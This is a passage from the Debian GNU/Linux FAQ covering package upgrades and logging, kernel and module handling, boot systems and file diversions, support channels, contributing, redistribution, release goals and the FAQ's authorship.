`mirror` is particularly useful for downloading large volumes of software. After the first time files have been downloaded from a site, a file called `.mirrorinfo` is stored on the local host. Changes to the remote file system are tracked automatically by `mirror`, which compares this file to a similar file on the remote system and downloads only changed files.

The `mirror` program is generally useful for updating local copies of remote directory trees. The files fetched need not be Debian files. (Since `mirror` is a Perl script, it can also run on non-Unix systems.) Though the `mirror` program provides mechanisms for excluding files with names matching user-specified strings, this program is most useful when the objective is to download whole directory trees, rather than selected packages.

## 9.2 Must I go into single user mode in order to upgrade a package?

No. Packages can be upgraded in place, even in running systems. Debian has a `start-stop-daemon` program that is invoked to stop, then restart running process if necessary during a package upgrade.

## 9.3 Do I have to keep all those .deb archive files on my disk?

No. If you have downloaded the files to your disk then after you have installed the packages, you can remove them from your system, e.g. by running `aptitude clean`.

## 9.4 How can I keep a log of the packages I added to the system? I'd like to know when upgrades and removals have occurred and on which packages!

Passing the `--log-option` to `dpkg` makes `dpkg` log status change updates and actions. It logs both the `dpkg`-invocation (e.g.

```
2005-12-30 18:10:33 install hello 1.3.18 2.1.1-4
```

) and the results (e.g.

```
2005-12-30 18:10:35 status installed hello 2.1.1-4
```

) If you'd like to log all your `dpkg` invocations (even those done using frontends like `aptitude`), you could add

```
log /var/log/dpkg.log
```

to your `/etc/dpkg/dpkg.cfg`. Be sure the created logfile gets rotated periodically. If you're using `logrotate`, this can be achieved by creating a file `/etc/logrotate.d/dpkg` with the following lines

```
/var/log/dpkg {
    missingok
    notifempty
}
```

More details on `dpkg` logging can be found in the `dpkg(1)` manual page.

`aptitude` logs the package installations, removals, and upgrades that it intends to perform to `/var/log/aptitude`. Note that the *results* of those actions are not recorded in this file!

Another way to record your actions is to run your package management session within the `script(1)` program.

## 9.5 Can I automatically update the system?

Yes. You can use `cron-apt`; this tool updates the system at regular intervals using a cron job. By default it just updates the package list and downloads new packages, but without installing them.

Note: Automatic upgrade of packages is **NOT** recommended in *testing* or *unstable* systems as this might bring unexpected behaviour and remove packages without notice.

## 9.6 I have several machines; how can I download the updates only one time?

If you have more than one Debian machine on your network, it is useful to use `apt-cacher` to keep all of your Debian systems up-to-date.

`apt-cacher` reduces the bandwidth requirements of Debian mirrors by restricting the frequency of Packages, Releases and Sources file updates from the back end and only doing a single fetch for any file, independently of the actual request from the proxy. `apt-cacher` automatically builds a Debian HTTP mirror based on requests which pass through the proxy.

Of course, you can get the same benefit if you are already using a standard caching proxy and all your systems are configured to use it.



## Chapter 10

# Debian and the kernel

### 10.1 Can I install and compile a kernel without some Debian-specific tweaking?

Yes.

There's only one common catch: the Debian C libraries are built with the most recent *stable* releases of the **kernel** headers. If you happen to need to compile a program with kernel headers newer than the ones from the stable branch, then you should either upgrade the package containing the headers (`linux-libc-dev`), or use the new headers from an unpacked tree of the newer kernel. That is, if the kernel sources are in `/usr/src/linux`, then you should add `-I/usr/src/linux/include/` to your command line when compiling.

### 10.2 What tools does Debian provide to build custom kernels?

Users who wish to (or must) build a custom kernel are encouraged to use the Debian package target included with recent versions of the kernel build system. After configuring the kernel, simply run the following command:

```
make deb-pkg
```

The new kernel package will be created in the directory one level above the kernel source tree, and it may be installed using `dpkg -i`.

Users must separately download the source code for the most recent kernel (or the kernel of their choice) from their favorite Linux archive site, unless a `linux-source-version` package is available (where *version* stands for the kernel version).

### 10.3 What special provisions does Debian provide to deal with modules?

A configuration file containing modules to be manually loaded at boot time is kept at `/etc/modules`. However, editing this file is rarely needed.

Other module configuration is kept in the `/etc/modprobe.d/` directory. More information about the format of those files can be found in the `modprobe.conf(5)` manual page.

### 10.4 Can I safely de-install an old kernel package, and if so, how?

Yes. The `linux-image-NNN.prerm` script checks to see whether the kernel you are currently running is the same as the kernel you are trying to de-install. Therefore you can remove unwanted kernel image packages using this command:

```
dpkg --purge linux-image-NNN
```

(replace *NNN* with your kernel version and revision number, of course)

## 10.5 Where can I get more information about Linux packages for Debian?

Further information is maintained in the Debian Linux Kernel Handbook (<http://kernel-handbook.alioth.debian.org/>).



## Chapter 11

# Customizing your Debian GNU/Linux system

### 11.1 How can I ensure that all programs use the same paper size?

Install the `libpaper1` package, and it will ask you for a system-wide default paper size. This setting will be kept in the file `/etc/papersize`.

Users can override the paper size setting using the `PAPERSIZE` environment variable. For details, see the manual page `papersize(5)`.

### 11.2 How can I provide access to hardware peripherals, without compromising security?

Many device files in the `/dev` directory belong to some predefined groups. For example, `/dev/sr0` belongs to the `cdrom` group.

If you want a certain user to have access to one of these devices, just add the user to the group the device belongs to, i.e. do:

```
adduser user group
```

This way you won't have to change the file permissions on the device.

If you do this from within a user's shell or a GUI environment you have to logout and login again to become an effective member of that group. To check which groups you belong to run `groups`.

Notice that, since the introduction of `udev` if you change the permissions of a hardware peripheral, they might be adjusted for some devices when the system starts; if this happens to the hardware peripherals you are interested in, you will have to adjust the rules at `/etc/udev`.

### 11.3 How do I load a console font on startup the Debian way?

The `kbd` package supports this, edit the `/etc/kbd/config` file.

### 11.4 How can I configure an X11 program's application defaults?

Debian's X programs will install their application resource data in the `/etc/X11/app-defaults/` directory. If you want to customize X applications globally, put your customizations in those files. They are marked as configuration files, so their contents will be preserved during upgrades.

## 11.5 How does a Debian system boot?

Like all Unices, Debian boots up by executing the program `init`. Like most Linux distributions, a default Debian system uses `systemd` as the implementation of `init`. Traditional System-V style `init` and other methods are also supported.<sup>1</sup>

To control the order in which services are started, traditional System-V style Unix systems use *runlevels*. These are replaced by *targets* under `systemd`. To display the default target to which `systemd` will bring the system, run the command

```
systemctl get-default
```

During boot-up, `systemd` starts the services or other targets listed in the default target file `/lib/systemd/system/default.target`. The files for these services and targets are installed and the service is *enabled* during Debian package installation. If you specifically wish not to start a service during boot-up, instead of removing the corresponding package, you can run the command

```
systemctl disable service.service
```

using the name of the service file installed in `/lib/systemd/system` (usually based on the name of the package).

The *service file* `/lib/systemd/rc.local.service` provides an easy way to run customized scripts in the file `/etc/rc.local` after boot-up, similar to what's offered on Debian systems running System-V style `init`. Beware: this script will fail if it tries to interact with the console such as asking for a user password or trying to clear the screen.

You can check the status of any service by the command

```
service package status
```

. To start or stop a service, run

```
service package start
```

and

```
service package stop
```

. The `service` command works with any `init` system supported on a Debian system, not just with `systemd`. If you however prefer to use the same command on any `systemd`-supported Linux system, for checking the status run

```
systemctl status package.service
```

to get the same information.

For more information on `systemd` for Debian, see <https://wiki.debian.org/systemd>.

## 11.6 And how about Debian and traditional System V init?

Debian supports booting using traditional System V `init`, via the `sysvinit-core` package. The configuration file for System V `init` (which is `/etc/inittab`) specifies that the first script to be executed should be `/etc/init.d/rcS`. This script runs all of the scripts in `/etc/rcS.d/` by forking subprocesses to perform initialization such as to check and to mount file systems, to load modules, to start the network services, to set the clock, and to perform other initialization.

After completing the boot process, `init` executes all start scripts in a directory specified by the default runlevel (this runlevel is given by the entry for `id` in `/etc/inittab`). Like most System V compatible Unices, Linux has 7 runlevels:

---

<sup>1</sup>In 2014, Debian changed its default `init` system from System V `init` to `systemd`. Debian 8 "jessie" in April 2015 was the first release to ship with `systemd` as default `init`. Four decisions (<https://www.debian.org/devel/tech-ctte#status>) of the Debian Technical Committee were involved: Bug #727708 (<https://lists.debian.org/20140211193904.GX24404@rzlab.ucr.edu>) 2014-02-11: "The committee decided that the default `init` system for Linux architectures in jessie should be `systemd`." Bug #746715 (<https://lists.debian.org/20140801023630.GF12356@teltox.donarmstrong.com>) 2014-08-01: "The technical committee expects maintainers to continue to support the multiple available `init` systems", and merge reasonable contributions. Bug #746578 (<https://lists.debian.org/20141116001628.G032192@teltox.donarmstrong.com>) 2014-11-15: "The committee decided that `systemd-shim` should be the first listed alternative dependency of `libpam-systemd` instead of `systemd-sysv`." This decision made it easier to keep running a non-`systemd` Debian system. Bug #762194 (<https://lists.debian.org/21592.61064.527547.410074@chiark.greenend.org.uk>) 2017-11-04: "On automatic `init` system switching on upgrade"

- 0 (halt the system),
- 1 (single-user mode),
- 2 through 5 (various multi-user modes), and
- 6 (reboot the system).

Debian systems come with `id=2`, which indicates that the default runlevel will be '2' when the multi-user state is entered, and the scripts in `/etc/rc2.d/` will be run.

Debian uses dependency-based boot ordering through `insserv`, using the LSB headers in each script under `/etc/init.d/`, as well as parallel concurrent booting through the use of `startpar` to speed up the boot process.

The scripts in any of the directories, `/etc/rcN.d/` are just symbolic links back to scripts in `/etc/init.d/`. However, the *names* of the files in each of the `/etc/rcN.d/` directories are selected to indicate the *way* the scripts in `/etc/init.d/` will be run. Specifically, before entering any runlevel, all the scripts beginning with 'K' are run; these scripts kill services. Then all the scripts beginning with 'S' are run; these scripts start services. The two-digit number following the 'K' or 'S' indicates the order in which the script is run. Lower numbered scripts are executed first.

This approach works because the scripts in `/etc/init.d/` all take an argument which can be either 'start', 'stop', 'reload', 'restart' or 'force-reload' and will then do the task indicated by the argument. These scripts can be used even after a system has been booted, to control various processes.

For example, with the argument 'reload' the command

```
/etc/init.d/sendmail reload
```

sends the sendmail daemon a signal to reread its configuration file.

Note that `invoke-rc.d` should not be used to call the `/etc/init.d/` scripts, `service` should be used instead.

## 11.7 And are there yet other ways of booting a Debian system?

If you do like System V init, but don't like the `/etc/rc?.d/*` links, you could install the `file-rc` package. That will convert the links into one single configuration file `/etc/runlevel.conf` instead.

If you like neither System V nor `systemd`, you might like `openrc` or `runit` or `daemontools`.

## 11.8 How does the package management system deal with packages that contain configuration files for other packages?

Some users wish to create, for example, a new server by installing a group of Debian packages and a locally generated package consisting of configuration files. This is not generally a good idea, because `dpkg` will not know about those configuration files if they are in a different package, and may write conflicting configurations when one of the initial "group" of packages is upgraded.

Instead, create a local package that modifies the configuration files of the "group" of Debian packages of interest. Then `dpkg` and the rest of the package management system will see that the files have been modified by the local "sysadmin" and will not try to overwrite them when those packages are upgraded.

## 11.9 How do I override a file installed by a package, so that a different version can be used instead?

Suppose a sysadmin or local user wishes to use a program "login-local" rather than the program "login" provided by the Debian `login` package.

Do not:

- Overwrite `/bin/login` with `login-local`.

The package management system will not know about this change, and will simply overwrite your custom `/bin/login` whenever `login` (or any package that provides `/bin/login`) is installed or updated.

Rather, do

- Execute:

```
dpkg-divert --divert /bin/login.debian /bin/login
```

in order to cause all future installations of the Debian `login` package to write the file `/bin/login` to `/bin/login.debian` instead.

- Then execute:

```
cp login-local /bin/login
```

to move your own locally-built program into place.

Run `dpkg-divert --list` to see which diversions are currently active on your system.

Details are given in the manual page `dpkg-divert(8)`.

## 11.10 How can I have my locally-built package included in the list of available packages that the package management system knows about?

Execute the command:

```
dpkg-scanpackages BIN_DIR OVERRIDE_FILE [PATHPREFIX] > my_Packages
```

where:

- `BIN-DIR` is a directory where Debian archive files (which usually have an extension of `“.deb”`) are stored.
- `OVERRIDE_FILE` is a file that is edited by the distribution maintainers and is usually stored on a Debian FTP archive at `indices/override.main.gz` for the Debian packages in the “main” distribution. You can ignore this for local packages.
- `PATHPREFIX` is an *optional* string that can be prepended to the `my_Packages` file being produced.

Once you have built the file `my_Packages`, tell the package management system about it by using the command:

```
dpkg --merge-avail my_Packages
```

If you are using APT, you can add the local repository to your `sources.list(5)` file, too.

## 11.11 Some users like `mawk`, others like `gawk`; some like `vim`, others like `elvis`; some like `trn`, others like `tin`; how does Debian support diversity?

There are several cases where two packages provide two different versions of a program, both of which provide the same core functionality. Users might prefer one over another out of habit, or because the user interface of one package is somehow more pleasing than the interface of another. Other users on the same system might make a different choice.

Debian uses a “virtual” package system to allow system administrators to choose (or let users choose) their favorite tools when there are two or more that provide the same basic functionality, yet satisfy package dependency requirements without specifying a particular package.

For example, there might exist two different versions of newsreaders on a system. The news server package might ‘recommend’ that there exist *some* news reader on the system, but the choice of `tin` or `trn` is left up to the individual user. This is satisfied by having both the `tin` and `trn` packages provide the virtual package `news-reader`. *Which* program is invoked

is determined by a link pointing from a file with the virtual package name `/etc/alternatives/news-reader` to the selected file, e.g., `/usr/bin/trn`.

A single link is insufficient to support full use of an alternate program; normally, manual pages, and possibly other supporting files must be selected as well. The Perl script `update-alternatives` provides a way of ensuring that all the files associated with a specified package are selected as a system default.

For example, to check what executables provide ‘x-window-manager’, run:

```
update-alternatives --display x-window-manager
```

If you want to change it, run:

```
update-alternatives --config x-window-manager
```

And follow the instructions on the screen (basically, press the number next to the entry you’d like better).

If a package doesn’t register itself as a window manager for some reason (file a bug if it’s in error), or if you use a window manager from `/usr/local` directory, the selections on screen won’t contain your preferred entry. You can update the link through command line options, like this:

```
update-alternatives --install /usr/bin/x-window-manager \  
x-window-manager /usr/local/bin/wmaker-cvs 50
```

The first argument to ‘`-install`’ option is the symlink that points to `/etc/alternatives/NAME`, where `NAME` is the second argument. The third argument is the program to which `/etc/alternatives/NAME` should point to, and the fourth argument is the priority (larger value means the alternative will more probably get picked automatically).

To remove an alternative you added, simply run:

```
update-alternatives --remove x-window-manager /usr/local/bin/wmaker-cvs
```



## Chapter 12

# Getting support for Debian GNU/Linux

### 12.1 What other documentation exists on and for a Debian system?

- Installation instructions for the current release: see <http://www.debian.org/releases/stable/installmanual>.
- The Debian GNU/Linux reference covers many aspects of system administration through shell-command examples. Basic tutorials, tips, and other information are provided for many different topics ranging from system administration to programming.

Get it from the `debian-reference` package, or at <http://www.debian.org/doc/user-manuals#quick-reference>.

- The Debian Policy manual documents the policy requirements for the distribution, i.e. the structure and contents of the Debian archive, several design issues of the operating system etc. It also includes the technical requirements that each package must satisfy to be included in the distribution, and documents the basic technical aspects of Debian binary and source packages.

Get it from the `debian-policy` package, or at <http://www.debian.org/doc/devel-manuals#policy>.

- Documentation developed by the Debian Documentation Project. It is available at <http://www.debian.org/doc/> and includes user guides, administration guides and security guides for the Debian GNU/Linux operating system.
- Documentation on installed Debian packages: Most packages have files that are unpacked into `/usr/share/doc/PACKAGE`.
- Documentation on the Linux project: The Debian package `doc-linux` installs all of the most recent versions of the HOWTOs and mini-HOWTOs from the Linux Documentation Project (<http://www.tldp.org/>).
- Unix-style ‘man’ pages: Most commands have manual pages written in the style of the original Unix ‘man’ files. For instance, to see the manual page for the command ‘ls’, execute `man ls`. Execute `man man` for more information on finding and viewing manual pages.

New Debian users should note that the ‘man’ pages of many general system commands are not available until they install these packages:

- `man-db`, which contains the `man` program itself, and other programs for manipulating the manual pages.
- `manpages`, which contains the system manual pages. (see ‘How does Debian support non-English languages?’ on page 19).

- GNU-style ‘info’ pages: User documentation for many commands, particularly GNU tools, is available not in ‘man’ pages, but in ‘info’ files which can be read by the GNU tool `info`, by running `M-x info` within GNU Emacs, or with some other Info page viewer.

Its main advantage over the original ‘man’ pages is that it is a hypertext system. It does *not* require the WWW, however; `info` can be run from a plain text console. It was designed by Richard Stallman and preceded the WWW.

Note that you may access a lot of documentation on your system by using a WWW browser, through ‘`dwww`’, ‘`dhelp`’ or ‘`doccentral`’ commands, found in respective packages, or by using ‘`yelp`’.

## 12.2 Are there any on-line resources for discussing Debian?

Yes. In fact, the main method of support Debian provides to our users is by the way of e-mail. We'll give some details on that, and mention some other useful resources. Even more resources are listed at the Debian Support webpage (<http://www.debian.org/support>).

### 12.2.1 Mailing lists

There are a lot of Debian-related mailing lists (<http://www.debian.org/MailingLists/>).

On a system with the `doc-debian` package installed there is a complete list of mailing lists in `/usr/share/doc/debian/ mailing-lists.txt`.

Debian mailing lists are named following the pattern `debian-list-subject`. Examples are `debian-announce`, `debian-user`, `debian-news`. To subscribe to any list `debian-list-subject`, send mail to `debian-list-subject-request@lists.debian.org` with the word "subscribe" in the Subject: header. Be sure to remember to add `-request` to the e-mail address when using this method to subscribe or unsubscribe. Otherwise your e-mail will go to the list itself, which could be embarrassing or annoying, depending on your point of view.

You can subscribe to mailing lists using the WWW form (<http://www.debian.org/MailingLists/subscribe>). You can also un-subscribe using a WWW form (<http://www.debian.org/MailingLists/unsubscribe>).

The list manager's e-mail address is `<listmaster@lists.debian.org>`, in case you have any trouble.

The mailing lists are public forums. All e-mails sent to the lists are also copied to the public archive, for anybody (even non-subscribers) to browse or search. Please make sure you never send any confidential or unlicensed material to the lists. This includes things like e-mail addresses. Of particular note is the fact that spammers have been known to abuse e-mail addresses posted to our mailing lists. See the Mailing Lists Privacy policy (<http://www.debian.org/MailingLists/#disclaimer>) for more information.

Archives of the Debian mailing lists are available via WWW at <http://lists.debian.org/>.

### What is the code of conduct for the mailing lists?

When using the Debian mailing lists, please follow these rules:

- Do not send spam. See the Debian mailing list advertising policy (<http://www.debian.org/MailingLists/#ads>).
- Do not flame; it is not polite. The people developing Debian are all volunteers, donating their time, energy and money in an attempt to bring the Debian project together.
- Do not use foul language; besides, some people receive the lists via packet radio, where swearing is illegal.
- Make sure that you are using the proper list. *Never* post your (un)subscription requests to the mailing list itself.<sup>1</sup>
- See section 'How do I report a bug in Debian?' on the next page for notes on reporting bugs.

### 12.2.2 Web forums

`debianHELP` (<http://debianhelp.org/>) and `Debian User Forums` (<http://forums.debian.net/>) are web forums on which you can submit questions about Debian and have them answered by other users. (These are not officially part of the Debian project.)

### 12.2.3 Wiki

Solutions to common problems, howtos, guides, tips and other documentation can be found at the constantly changing Debian Wiki (<http://wiki.debian.org/>).

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<sup>1</sup>Use the `debian-list-subject-REQUEST@lists.debian.org` address for that.



### 12.2.4 Maintainers

Users can address questions to individual package maintainers using e-mail. To reach a maintainer of a package called xyz, send e-mail to *xyz@packages.debian.org*.

### 12.2.5 Usenet newsgroups

Users should post non-Debian-specific questions to one of the Linux USENET groups, which are named comp.os.linux.\* or linux.\*. There are several lists of Linux Usenet newsgroups and other related resources on the WWW, e.g. on the Linux Online (<http://www.linux.org/docs/usenet.html>) and LinuxJournal (<http://www.linuxjournal.com/helpdesk.php>) sites.

## 12.3 Is there a quick way to search for information on Debian GNU/Linux?

There is a variety of search engines that serve documentation related to Debian:

- Debian WWW search site (<http://search.debian.org/>).
- Google Groups (<http://groups.google.com/>): a search engine for newsgroups.  
For example, to find out what experiences people have had with finding drivers for NVIDIA graphic cards under Debian, try searching the phrase `NVIDIA Linux driver`. This will show you all the posts that contain these strings, i.e. those where people discussed these topics. If you add `Debian` to those search strings, you'll also get the posts specifically related to Debian.
- Any of the common web spidering engines, such as DuckDuckGo (<https://duckduckgo.com/>) or Google (<http://www.google.com/>), as long as you use the right search terms.  
For example, searching on the string "evince" gives a more detailed explanation of this package than the brief description field in its control file.

## 12.4 Are there logs of known bugs?

Reports on unsolved (and closed) issues are publicly available: Debian promised to do so by stating "We will not hide problems" in the Debian Social Contract ([http://www.debian.org/social\\_contract](http://www.debian.org/social_contract)).

The Debian GNU/Linux distribution has a bug tracking system (BTS) which files details of bugs reported by users and developers. Each bug is given a number, and is kept on file. Once it has been dealt with, it is marked as such.

Copies of this information are available at <http://www.debian.org/Bugs/>.

A mail server provides access to the bug tracking system database via e-mail. In order to get the instructions, send an e-mail to [request@bugs.debian.org](mailto:request@bugs.debian.org) with "help" in the body.

## 12.5 How do I report a bug in Debian?

If you have found a bug in Debian, please read the instructions for reporting a bug in Debian. These instructions can be obtained in one of several ways:

- From the WWW. A copy of the instructions is shown at <http://www.debian.org/Bugs/Reporting>.
- On any Debian system with the `doc-debian` package installed. The instructions are in the file `/usr/share/doc/debian/bug-reporting.txt`.
- By anonymous FTP. Debian mirror sites contain the instructions in the file `doc/bug-reporting.txt`.

You can use the package `reportbug` that will guide you through the reporting process and mail the message to the proper address, with some extra details about your system added automatically. It will also show you a list of bugs already reported to the package you are reporting against in case your bug has been reported previously, so that you can add additional information to the existing bug report.

Expect to get an automatic acknowledgement of your bug report. It will also be automatically given a bug tracking number, entered into the bug log and forwarded to the `debian-bugs-dist` mailing list.



## Chapter 13

# Contributing to the Debian Project

Donations (<http://www.debian.org/donations>) of time (to develop new packages, maintain existing packages, or provide user support), resources (to mirror the FTP and WWW archives), and money (to pay for new testbeds as well as hardware for the archives) can help the project. See also How can you help Debian? (<http://www.debian.org/intro/help>).

### 13.1 How can I become a Debian member/Debian developer?

The development of Debian is open to all, and new users with the right skills and/or the willingness to learn are needed to maintain existing packages which have been “orphaned” by their previous maintainers, to develop new packages, to write documentation, to do translation work, to help with the Debian website, to provide user support, etc.

The description of becoming a Debian member can be found at the New Member’s Corner (<http://www.debian.org/devel/join/newmaint>) at the Debian web site.

### 13.2 How can I contribute resources to the Debian project?

Since the project aims to make a substantial body of software rapidly and easily accessible throughout the globe, mirrors are needed. It is desirable but not absolutely necessary to mirror all of the archive. Please visit the Debian mirror size (<http://www.debian.org/mirror/size>) page for information on the disk space requirements.

Most of the mirroring is accomplished entirely automatically by scripts, without any interaction. However, the occasional glitch or system change occurs which requires human intervention.

If you have a high-speed connection to the Internet, the resources to mirror all or part of the distribution, and are willing to take the time (or find someone) who can provide regular maintenance of the system, then please contact <[debian-admin@lists.debian.org](mailto:debian-admin@lists.debian.org)>.

### 13.3 How can I contribute financially to the Debian project?

Donations from sponsors allow Debian to have machines, as well as other hardware, organise conferences and development sprints, amongst other things. For more information please visit Debian Donations (<http://www.debian.org/donations>). The page also lists the different methods that can be used to donate.

One can make individual donations to organizations that are critical to the development of the Debian project. The main organization is Software in the Public Interest, incorporated in the United States, but there are others.

#### 13.3.1 Software in the Public Interest

Software in the Public Interest (SPI) is an IRS 501(c)(3) non-profit organization based in the United States. The purpose of the organization is to develop and distribute free software.

It encourages programmers to use the GNU General Public License or other licenses that allow free redistribution and use of software, and hardware developers to distribute documentation that will allow device drivers to be written for their product.

SPI acts as a fiscal sponsor to many free and open source projects. The Debian project has been an associate project since the organization's creation.

SPI can be reached at: <http://www.spi-inc.org/>.

### 13.3.2 Other organizations

There are a number of organizations created in different countries that hold assets in trust for Debian. The donations page (<http://www.debian.org/donations>) lists the trusted organizations individuals can donate to. At the time of this writing there are three of them: Verein zur Forderung Freier Informationen & Software (<http://www.ffis.de/>) (in Germany), the Debian France Association (<https://france.debian.net/>) (in France), and debian.ch (<http://debian.ch/>) (Switzerland and the Principality of Liechtenstein). Additional affiliate organizations in other countries are listed in Organizations (<https://wiki.debian.org/Teams/Auditor/Organizations>) page in the Debian Wiki.

## Chapter 14

# Redistributing Debian GNU/Linux in a commercial product

### 14.1 Can I make and sell Debian CDs?

Go ahead. You do not need permission to distribute anything we have *released*, so that you can master your CD as soon as the beta-test ends. You do not have to pay us anything. Of course, all CD manufacturers must honor the licenses of the programs in Debian. For example, many of the programs are licensed under the GPL, which requires you to distribute their source code.

Also, we will publish a list of CD manufacturers who donate money, software, and time to the Debian project, and we will encourage users to buy from manufacturers who donate, so it is good advertising to make donations.

### 14.2 Can Debian be packaged with non-free software?

Yes. While all the main components of Debian are free software, we provide a non-free directory for programs that are not freely redistributable.

CD manufacturers *may* be able to distribute the programs we have placed in that directory, depending on the license terms or their private arrangements with the authors of those software packages. CD manufacturers can also distribute the non-free software they get from other sources on the same CD. This is nothing new: free and commercial software are distributed on the same CD by many manufacturers now. Of course we still encourage software authors to release the programs they write as free software.

### 14.3 I am making a special Linux distribution for a “vertical market”. Can I use Debian GNU/Linux for the guts of a Linux system and add my own applications on top of it?

Yes. Debian-derived distributions are being created both in close cooperation with the Debian project itself and by external parties. One can use the Debian Pure Blends (<https://www.debian.org/blends/>) framework to work together with Debian; DebianEdu/Skolelinux (<https://wiki.debian.org/DebianEdu/>) is one such project.

There are several other Debian-derived distributions already on the market, such as grml, LMDE (Linux Mint Debian Edition), Knoppix and Ubuntu, that are targeted at a different kind of audience than the original Debian GNU/Linux is, but use most of our components in their product.

Debian also provides a mechanism to allow developers and system administrators to install local versions of selected files in such a way that they will not be overwritten when other packages are upgraded. This is discussed further in the question on ‘How do I override a file installed by a package, so that a different version can be used instead?’ on page 49.

## **14.4 Can I put my commercial program in a Debian “package” so that it installs effortlessly on any Debian system?**

Go right ahead. The package tool is free software; the packages may or may not be free software, it can install them all.

## Chapter 15

# Changes expected in the next major release of Debian

With each new release, the Debian project tries to focus on a set of topics. These are known as “Release Goals” and they are all described in <https://wiki.debian.org/ReleaseGoals/>. Please note that the following sections might not be fully up-to-date, please refer to the Wiki for more information and the up-to-date status of these goals.

### 15.1 Hardening the system

It is a goal for the Debian project to ensure that any system installed is hardened and secure against attacks. There are several ways to achieve this, which include:

- Improve programs’ security by compiling them with Security Hardening Build Flags (<https://wiki.debian.org/ReleaseGoals/SecurityHardeningBuildFlags>) in order to enable various protections against known security issues,
- Improve the default system configuration to make it less vulnerable to attacks (both local or remote),
- Enable security features delivered by new versions of the kernel.

All of these are done in an ongoing basis. For the first item, a set of security hardening build flags that try to prevent known attacks such as stack smashing, predictable locations of values in memory, etc. is used. The target is to cover at least all packages that are part of the basic installation as well as packages that had to be updated through a Security Advisory since 2006. As of this writing, around 400 packages have been modified since this effort was first started. All the issues are tracked in the BTS (<https://bugs.debian.org/cgi-bin/pkgreport.cgi?tag=goal-hardening;users=hardening-discuss@lists.alioth.debian.org>).

### 15.2 Extended support for non-English users

Debian already has very good support for non-English users, see ‘How does Debian support non-English languages?’ on page 19.

We hope to find people who will provide support for even more languages, and translate programs and documents. Many programs and Debian-specific documents already support internationalization, so we need message catalogs translators. However, still some programs remain to be properly internationalized.

The GNU Translation Project <ftp://ftp.gnu.org/pub/gnu/ABOUT-NLS> works on internationalizing the GNU programs and different projects, such as the Desktop environments GNOME or KDE have their own translation teams. The goal of Debian is not to replace or to repeat the work done by these projects, indeed, Debian benefits from the work done by translators in these projects. However, there are still many programs which are not in the scope of those projects and which are translated within Debian.

Previous Debian releases have focused in topics such as:

- I18n support in all debconf-using packages: Packages using the Debian configuration management must allow for translation of all messages displayed to the user during package configuration.

- I18n support for package descriptions: Update package management frontends to use the translated descriptions of packages.
- UTF-8 debian/changelog and debian/control. This way, e.g. names of people from asian countries can get typeset the right way in changelogs.
- I18n support in the Debian Installer including full support for some languages that require the use of the graphical interface.

### 15.3 Improvements in the Debian Installer

Lots of work has been done on the Debian Installer, resulting in major improvements. We'll mention just two of them here.

Starting the installer from Microsoft Windows: It is now possible to start the installer directly from Microsoft Windows without the need to change BIOS settings. Upon insertion of a CD-ROM, DVD-ROM or USB stick, an autorun program will be started, offering a step-by-step process to start the Debian Installer.

### 15.4 More architectures

Complete Debian system on other architectures. Notice that even though some architectures are dropped for a given release, there still might be a way to install and upgrade using the latest `sid`.

### 15.5 More kernels

In addition to Debian GNU/Hurd, Debian is being ported also to BSD kernels, namely to FreeBSD (<http://www.debian.org/ports/kfreebsd-gnu/>). This port runs on both AMD64 ("kfreebsd-amd64") and traditional Intel ("kfreebsd-i386").



## Chapter 16

# General information about the FAQ

### 16.1 Authors

The first edition of this FAQ was made and maintained by J.H.M. Dassen (Ray) and Chuck Stickelman. Authors of the rewritten Debian GNU/Linux FAQ are Susan G. Kleinmann and Sven Rudolph. After them, the FAQ was maintained by Santiago Vila and, later, by Josip Rodin. The current maintainer is Javier Fernandez-Sanguino.

Parts of the information came from:

- The Debian-1.1 release announcement, by Bruce Perens (<http://www.perens.com/>),
- the Linux FAQ, by Ian Jackson (<http://www.chiark.greenend.org.uk/~ijackson/>),
- Debian Mailing Lists Archives (<http://lists.debian.org/>),
- the dpkg programmers' manual and the Debian Policy manual (see 'What other documentation exists on and for a Debian system?' on page 53),
- many developers, volunteers, and beta testers,
- the flaky memories of its authors. :-)
- and the Choosing a Debian distribution FAQ ([http://KamarajuKusumanchi.github.io/choosing\\_debian\\_distribution/choosing\\_debian\\_distribution.html](http://KamarajuKusumanchi.github.io/choosing_debian_distribution/choosing_debian_distribution.html)), which Kamaraju Kusumanchi graciously released under the GPL, so it could be included as a new chapter (see 'Choosing a Debian distribution' on page 7).

The authors would like to thank all those who helped make this document possible.

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### 16.2 Feedback

Comments and additions to this document are always welcome. Please send e-mail to `<doc-debian@packages.debian.org>`, or submit a wishlist bug report against the `debian-faq` (<http://bugs.debian.org/debian-faq>) package.

### 16.3 Availability

The latest version of this document can be viewed on the Debian WWW pages at <http://www.debian.org/doc/FAQ/>. It is also available for download in plain text, HTML, PostScript and PDF formats at <http://www.debian.org/doc/user-manuals#faq>. Also, there are several translations there.

This document is available in the `debian-faq` package. Translations are available in `debian-faq-de`, `debian-faq-fr` and other packages.

The original SGML files used to create this document are also available in `debian-faq`'s source package, or in GIT at: `git@salsa.debian.org:ddp-team/debian-faq.git` and <https://salsa.debian.org/ddp-team/debian-faq>.

## 16.4 Document format

This document was written using the DebianDoc SGML DTD (rewritten from LinuxDoc SGML). DebianDoc SGML systems enables us to create files in a variety of formats from one source, e.g. this document can be viewed as HTML, plain text, TeX DVI, PostScript, PDF, or GNU info.

Conversion utilities for DebianDoc SGML are available in Debian package `debiandoc-sgml`.